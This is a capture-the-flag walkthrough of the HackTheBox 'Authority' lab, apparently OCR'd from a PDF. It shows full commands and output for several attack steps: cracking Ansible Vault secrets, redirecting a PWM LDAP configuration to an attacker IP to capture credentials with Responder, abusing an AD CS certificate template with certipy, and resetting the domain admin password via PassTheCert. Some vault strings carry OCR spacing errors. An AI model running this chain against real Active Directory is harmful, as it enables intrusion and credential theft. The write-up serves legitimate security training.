Authority


After scanning the machine's IP we can see a few ports open such as 139, 445, 80, 8443.

We can see the domain's name + DNS name so we add them to our /etc/hosts file.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -T5 10.10.11.222
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-09 19:17 EDT
Warning: 10.10.11.222 giving up on port because retransmission cap hit (2).
Nmap scan report for authority.htb (10.10.11.222)
Host is up (0.070s latency).
Not shown: 729 closed tcp ports (conn-refused), 262 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-10 03:18:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First
-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2023-08-10T03:19:03+00:00; +4h00m02s from scanner time.
445/tcp  open  microsoft-ds?
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First
-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2023-08-10T03:19:03+00:00; +4h00m02s from scanner time.
8443/tcp open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200
|     Content-Type: text/html;charset=ISO-8859-1
|     Content-Length: 82
|     Date: Thu, 10 Aug 2023 03:18:18 GMT
|     Connection: close
|     <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/html;charset=ISO-8859-1
|     Content-Length: 82
|     Date: Thu, 10 Aug 2023 03:18:16 GMT
|     Connection: close
|     <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
|   HTTPOptions:
```

```
 GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.15       dc1.itsafe.co.il
10.0.2.10       ofek.itsafe.co.il
10.0.2.8        vtcsec
10.10.10.172    MEGABANK.LOCAL
10.10.11.222    authority.htb authority.htb.corp htb.corp
10.10.11.208    searcher.htb
```

Using smbclient there is access to Development disk and we can download it to a single file and look for information more easily that way.




```
┌──(kali㉿kali)-[~]
└─$ ls
 Automation   cupp-master   Documents   full-checkup.sh   Loser.ccache   ofek.exe   'PRTG Config
 BloodHound   Desktop       Downloads   krb               Music          Pictures   Public

┌──(kali㉿kali)-[~]
└─$ cd Automation/Ansible/PWM/defaults

┌──(kali㉿kali)-[~/Automation/Ansible/PWM/defaults]
└─$ ls
main.yml

┌──(kali㉿kali)-[~/Automation/Ansible/PWM/defaults]
└─$ cat main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a6530343137333266393234336261303438346635383264396362323065 31
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033376539643 50a3636636231323531363466316613966 62
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346465336633653630 35
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          34373330353662356134373737333166353135303266393 30a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          32383432303336333 50a6466643965656330373334316261633065313363363266653164306135 66
          3764
```

There is a file containing encrypted username and password named “pwn_admin” and another password for “ldap_admin” but no guaranteed username.

After saving every one of them in different files I convert them to “john” files using ansibile2john command.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano pwn_user.vault

┌──(kali㉿kali)-[~/Desktop]
└─$ nano pwn_pass.vault

┌──(kali㉿kali)-[~/Desktop]
└─$ nano ldap_pass.vault

┌──(kali㉿kali)-[~/Desktop]
└─$ ansible2john pwn_user.vault > pwn_user.hash

┌──(kali㉿kali)-[~/Desktop]
└─$ ansible2john pwn_pass.vault > pwn_pass.hash

┌──(kali㉿kali)-[~/Desktop]
└─$ ansible2john ldap_pass.vault > ldap_pass.hash

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pwn_user.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (pwn_user.vault)
1g 0:00:00:29 DONE (2023-08-09 20:13) 0.03394g/s 1351p/s 1351c/s 1351C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pwn_pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (pwn_pass.vault)
1g 0:00:00:21 DONE (2023-08-09 20:13) 0.04593g/s 1828p/s 1828c/s 1828C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ldap_pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (ldap_pass.vault)
1g 0:00:00:21 DONE (2023-08-09 20:14) 0.04551g/s 1811p/s 1811c/s 1811C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After we decrypted using john we now have an ansible encryption of the password after decrtypting that we should get the original information.




In the end ansible-vault decrypt gave us the username and 2 passwords.

There is a website on the domain's name with a place to login.



How ever we can’t log in here using our credentials but we can at Configuration Manager.

Here we have a Configuration file, When we try to download it we also get a warning telling us it contains sensitive information.




At line 75 we see how the site contact ldap, After dropping the "s", Changing it to our IP and the port to 389 the site will now contact us.

```
74            <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
75            <value>ldaps://authority.authority.htb:636</value>
76        </setting>
```

```
74          <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
75          <value>ldap://10.10.14.2:389</value>
76      </setting>
```

Now I just need to open Responder and upload our new Configuration file and wait.



And we got svc_ldap username and password.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:

Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> dir


    Directory: C:\Users\svc_ldap\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/9/2023  10:43 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc_ldap\Desktop>
```

A connection exist using Evil-WinRM and get have our user flag.

With impacket we can add another computer with a chosen name and password.

```
┌──(kali㉿kali)-[~]
└─$ impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name magix1 -computer-pass Aa123456
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account magix1$ with password Aa123456.
```

And by exploiting a weakness in a certificate we can give it to out new computer and get admin private key + certificate.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -username magix1$ -p Aa123456 -ca AUTHORITY-CA -target authority.htb -template CorpV
PN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222
Certipy v4.7.0 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

We split them to 2 different files.

```
└─$ certipy-ad cert -pfx administrator_authority.pfx -nokey -out user.crt
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx administrator_authority.pfx -nocert -out user.key
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
```

PassTheCert and the 2 files let me change the admin's password.

```
┌──(kali㉿kali)-[~/Desktop/PassTheCert/Python]
└─$ python3 passthecert.py -action modify_user -crt /home/kali/user.crt -key /home/kali/user.key -domain authority.htb -dc-ip 10.10.11.222 -
target administrator -new-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully changed administrator password to: pOjPF5dPoplr7V4JWJfLciFcTOOqFjAT
```

Now we can login and get the final flag.

```
┌──(kali㉿kali)-[~/Desktop/PassTheCert/Python]
└─$ evil-winrm -i 10.10.11.222 -u administrator -p pOjPF5dPoplr7V4JWJfLciFcTOOqFjAT

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detectio

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/10/2023   2:29 AM             34 root.txt
```